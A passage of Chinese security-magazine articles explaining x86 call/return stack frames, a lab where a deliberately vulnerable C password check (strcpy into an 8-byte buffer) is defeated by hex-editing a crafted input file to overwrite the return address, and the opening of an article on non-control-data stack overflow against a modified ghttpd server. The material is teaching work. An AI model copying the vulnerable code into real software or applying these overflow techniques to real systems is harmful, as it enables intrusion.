函数调用发生时用到的指令大约如下：

```
;调用前
push 参数 C ;
push 参数 B
push 参数 A
call 函数地址 ;call 指令完成两项工作：1）向栈中压入返回地址；2）跳转
;函数开始处代码形式：
push ebp    ; 保存旧栈区单元的底部
mov ebp，esp  ;  栈区单元切换
sub esp，xxx  ; 抬高栈顶，开辟新栈区单元空间
```

函数调用大约包括以下几个步骤。

1．参数入栈：将参数从右向左依次压入栈区中。

2．返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。

3．代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。

4．栈区单元调整，具体包括：

保存当前栈区单元状态值，EBP 入栈；

将当前栈区单元切换到新栈区单元，将 ESP 值装入 EBP，更新栈区单元底部；

给新栈区单元分配空间，将 ESP 减去所需空间的大小，抬高栈顶。

类似地，函数返回时的汇编指令序列大约如下：

```
add xxx, esp ; 回收当前的栈区单元
pop ebp  ; 恢复上一个栈区单元底部位置
retn     ; 有两个功能：1) 即弹出栈区单元中的返回地址 2)让处理器恢复调用前的代码区。
```

函数返回的步骤如下。

1．通常将返回值保存在 EAX 中。

2．弹出当前栈区单元，恢复上一个栈区单元，具体包括：

平衡堆栈的基础上，给 ESP 加上栈区单元的大小，回收当前栈区单元的空间；

将保存的前栈区单元 EBP 值弹入 EBP 寄存器，恢复出上一个栈区单元；

将函数返回地址弹给 EIP 寄存器；

跳转，按照函数返回地址继续执行母函数。

栈区结构就是按照这样的函数调用约定组织起来的。

栈溢出攻击实践

本实践是我写的一个简单 C 语言程序（VC 6.0 编译），然后通过溢出栈区，覆盖函数的返回地址，从而改变程序的执行流程，以达到攻击效果。

程序代码如下：

```
#include <stdio.h>
#define PWD "1234567"
int verify_pwd (char *pwd)
{
 int right;
 char buf[8];
right=strcmp(pwd,PWD);
 strcpy(buf,pwd);//over flowed here!
 return right;
}
main()
{
 int flag_valid=0;
 char pwd[1024];
 FILE * fp;
 if(!(fp=fopen("pwd.txt","rw+")))
 {
  exit(0);
 }
 fscanf(fp,"%s",pwd);
 flag_valid = verify_pwd(pwd);
 if(flag_valid)
 {
  printf("incorrect pwd!\n");
 }
 else
 {
  printf("Good Job! Verification passed!\n");
 }
 fclose(fp);
}
```

首先用 OD 加载得到的可执行 PE 文件，如图 1 所示。




图 1

阅读反汇编代码，能够知道通过验证的程序分支的指令地址为 0x00401122。

0x00401102 处的函数调用就是 verify_pwd 函数，之后在 0x0040110A 处将 EAX 中的函数返回值取出，在 0x0040110D 处与 0 比较，然后决定跳转到提示验证错误的分支或提示通过验证的分支。提示通过验证的分支从 0x00401122 处的参数压栈开始。

通过用 OD 调试，发现栈区单元中的变量分布情况基本没变。这样就能够按照如下方法构造 pwd.txt 中的数据：

为了字节对齐且方便辨认，将“4321”作为一个串块；

buf[8]共需要 2 个这样的单元；

第 3 个串块将 right 覆盖；

第 4 个串块将前栈区单元 EBP 值覆盖；

第 5 个串块将函数返回地址覆盖。

为了将第 5 个串块的 ASCII 码值（0x34333231）改为通过验证分支指令的地址（0x00401122），借助十六进制编辑工具来完成（我用的 UltraEdit），因为部分 ASCII 码所对应符号无法用键盘输入。

Step 1：新建一个名称为 pwd.txt 的文件，并且使用记事本程序打开，输入 5 个“4321”，如图 2 所示。




图 2

Step 2：保存，关闭记事本并用 UltraEdit 打开，如图 3 所示。

Step 3：将 UltraEdit 的编辑模式切换到十六进制，如图 4 所示。




图 3




图 4

Step 4：将最后 4 个字节改为新的函数返回地址，如图 5 所示。




图 5

Step 5：此时再切换回文本编辑模式，最后的 4 个字节的对应字符显示结果为乱码，如图 6 所示。

将 pwd.txt 保存后，用 OD 加载程序并调试，程序运行结果如图 7 所示。




图 6




图 7

学习心得

能看懂二进制是研究安全技术所必需的技能。信息安全技术不仅需要计算机理论基础很扎实，更需要优秀的动手、实践的能力，是一个对技术性要求很高的领域。

缓冲区溢出攻击的理论我很早就已经学习了，以为只是修改返回地址将 CPU 指到缓冲区中的恶意代码而已。然而当我自己动手实验时，才发现实际情形原来比原理复杂很多。

这个行业需要有强烈的兴趣作动力，还需要有能够为了梦想持之以恒的坚定意志。

前置知识：汇编
关键词：程序执行流、溢出



不改变程序执行流实现缓冲区溢出攻击

文/图 CrazyRabbit

大部分内存破坏（memory corruption）攻击和蠕虫病毒的基本原理是通过篡改程序控制数据来实现系统控制权的窃取，比如通过覆盖栈中存放的函数返回地址实现程序控制流的跳转。目前大部分缓冲溢出教程也只是讲述了这类攻击的原理和实现。本文将介绍另外一种攻击思路的原理和实现，即不改变程序控制数据来实现相同的攻击效果。由于目前控制流攻击仍占主体，因此很多防御方法都是针对这类攻击的，比如通过保护程序控制流的完整性实现防护。然而，如果攻击者能够找到非控制流数据攻击的实现方法，那么就可以突破现有的很多防御方法。

栈缓冲溢出

内存破坏攻击的一种常用方法为缓冲溢出，即通过故意篡改内存中的数据实现恶意攻击。根据被篡改数据存放位置的不同，缓冲溢出可以分为栈溢出（数据在栈中）和堆溢出（数据在堆中）。本文将关注使用更广泛的栈溢出攻击。传统栈溢出攻击的基本原理如图 1 所示。




图 1　传统栈溢出的基本原理

图 1 显示了程序运行过程中，函数调用栈的情况。局部变量 A 为一个数组，用户在操作 A 时（如 strcpy 函数）没做边界检查，因此局部变量 A 存在潜在的缓冲溢出漏洞。由于函数帧 1 的底部存放了当前函数执行完后将跳转到的地址，因此攻击者可以通过给局部变量 A 提供一个精心构造的输入使得正好将函数返回地址覆盖为攻击者想跳转到的地址。

比如，攻击者用足够的空指令 NOP 填充函数帧 1 中局部变量 A 和函数返回地址间的空间，然后用内存中位置固定的 JMP ESP 指令的地址覆盖函数返回地址，并将 ShellCode 覆盖到函数帧 2 中。由于函数帧 1 返回后 ESP 指向函数帧 2 的顶部，因此指令 JMP ESP 执行后程序控制流将跳转到已被 ShellCode 覆盖的函数帧 2 的顶部并开始执行 ShellCode。如果要使攻击不会导致软件崩溃从而引起用户的怀疑，攻击者在破坏栈平衡后还需做一些善后工作。

这种攻击方法通过篡改程序的执行流实现攻击目的，因此被称为控制流攻击。由于这种攻击破坏了软件的执行流，因此现在的防御方法通过保护程序控制流的完整性即可使这些攻击失效。相对于控制流攻击，仅篡改栈中数据而不篡改程序的执行流来实现目的的攻击被称为非控制流攻击。由于非控制流攻击的实现较困难，比如攻击者需要对被攻击程序的细节很了解，因此目前介绍这类攻击实现的资料还不多，这也导致针对这类攻击的防御方法也不多。控制流栈溢出攻击的原理如图 2 所示。通过覆盖栈中的某个关键数据实现攻击目的。




图 2　非控制流栈溢出攻击原理

本文接下来将以 HTTP 服务器为例，介绍非控制流栈溢出攻击的原理和实现。本文构造的攻击场景也许不一定真实，但是已有相关资料表明在现实中确实存在此类攻击。在笔者分析更多的软件之后，将介绍更真实的攻击实例。本文的主要目的是介绍非控制流栈溢出攻击的思想以及实现原理。

不改变程序执行流实现攻击

系统平台

本文的实验在 Ubuntu 9.04 操作系统中进行，其 Linux 内核为 Linux2.6.28-11-generic。另外，作者使用的编译器为 gcc version 3.4.6。作者没有用其他操作系统和编译器测试过，因此在其他平台上，读者需要自己调试。

攻击对象说明

本文的 HTTP 服务器修改自一个开源软件 ghttpd (http://gaztek.sourceforge.net/ghttpd/)。本文实验用的 HTTP 服务器源码为 http.c。该程序与一般的 HTTP 服务器功能相似。不过，为了实验方便，作者对 ghttpd 做了一些删减，比如客户端的 URL 请求必须指定待访问的页面（http://127.0.0.1:8000/autherror.html），如果仅指定 http://127.0.0.1:8000，则无法自动返回 index.html 页面。

对原始的 ghttpd，攻击者通过本文介绍的方法可以用 CGI 执行/bin/sh。然而，为了使本文介绍的思想更易于理解，作者添加了一个访问控制规则并通过绕过该规则来展示非控制流栈溢出攻击的思路和实现。该访问控制规则为：函数 check_authentication()判断客户端要访问的是不是 secretpage.html。如果是，则拒绝并返回 autherror.html，否则返回相应的页面。

http.c 中另外两个重要函数是 serverconnection()和 Log()。serverconnection()负责处理客户端的 URL 请求并向客户端返回相应的页面。Log()是日志记录函数，将日志信息写入文件 ghttpd.log。

攻击目标和效果

构造一个畸形 URL 请求，使得绕过 HTTP 服务器的访问控制机制，获取访问受限的 secretpage.html 页面。这个场景类似于绕过 ghttpd 中 CGI 的限制规则（只能执行指定目录下的程序），使其执行/bin/sh。

攻击原理和过程

非控制流栈溢出攻击的原理是通过覆盖栈中的关键数据来实现与控制流栈溢出中覆盖函数返回地址一样的攻击效果。作者在 http.c 中实现了一个简易的 HTTP 服务器。该服务器的主体（函数 serverconnection()）可以抽象为：

recv(tempdata);　// 接收 HTTP 请求并将其保存到全局变量"tempdata"。由于"tempdata"是全局变量，因此其地址在编译好后每次运行在内存中的虚拟地址是不变的。

ptr = locate_webpage_filename(tempdata);　// 在源文件 http.c 中 109～136 行，指针"ptr"用于指向客户端请求的页面名称。

check_authentication(ptr);　// 访问控制。在本实验中，任何 HTTP 请求都不可以访问"secretpage.html"。

Log("%s", ptr);　// 该函数有一个缓冲溢出漏洞。攻击者可以通过该漏洞来修改指针"ptr"指向的地址。由于该函数在访问控制检查之后，因此这个漏洞导致攻击者可以躲过访问控制。

sendpage(); // 在源文件 http.c 中 137～176 行，向客户端返回请求的页面。

首先编译 http.c，编译命令为 gcc -g -O2 -o http http.c。得到可执行文件 http。由于需要对程序进行调试，因此必须加上-g 选项。

在终端中运行服务器，命令为./http。

使用浏览器访问“http://127.0.0.1:8000/autherror. html”可以得到页面，如图 3 所示。




图 3　浏览器访问 autherror.html

用浏览器访问“http://127.0.0.1:8000/secretpage. html”，返回的页面应与图 3 相同，如图 4 所示。

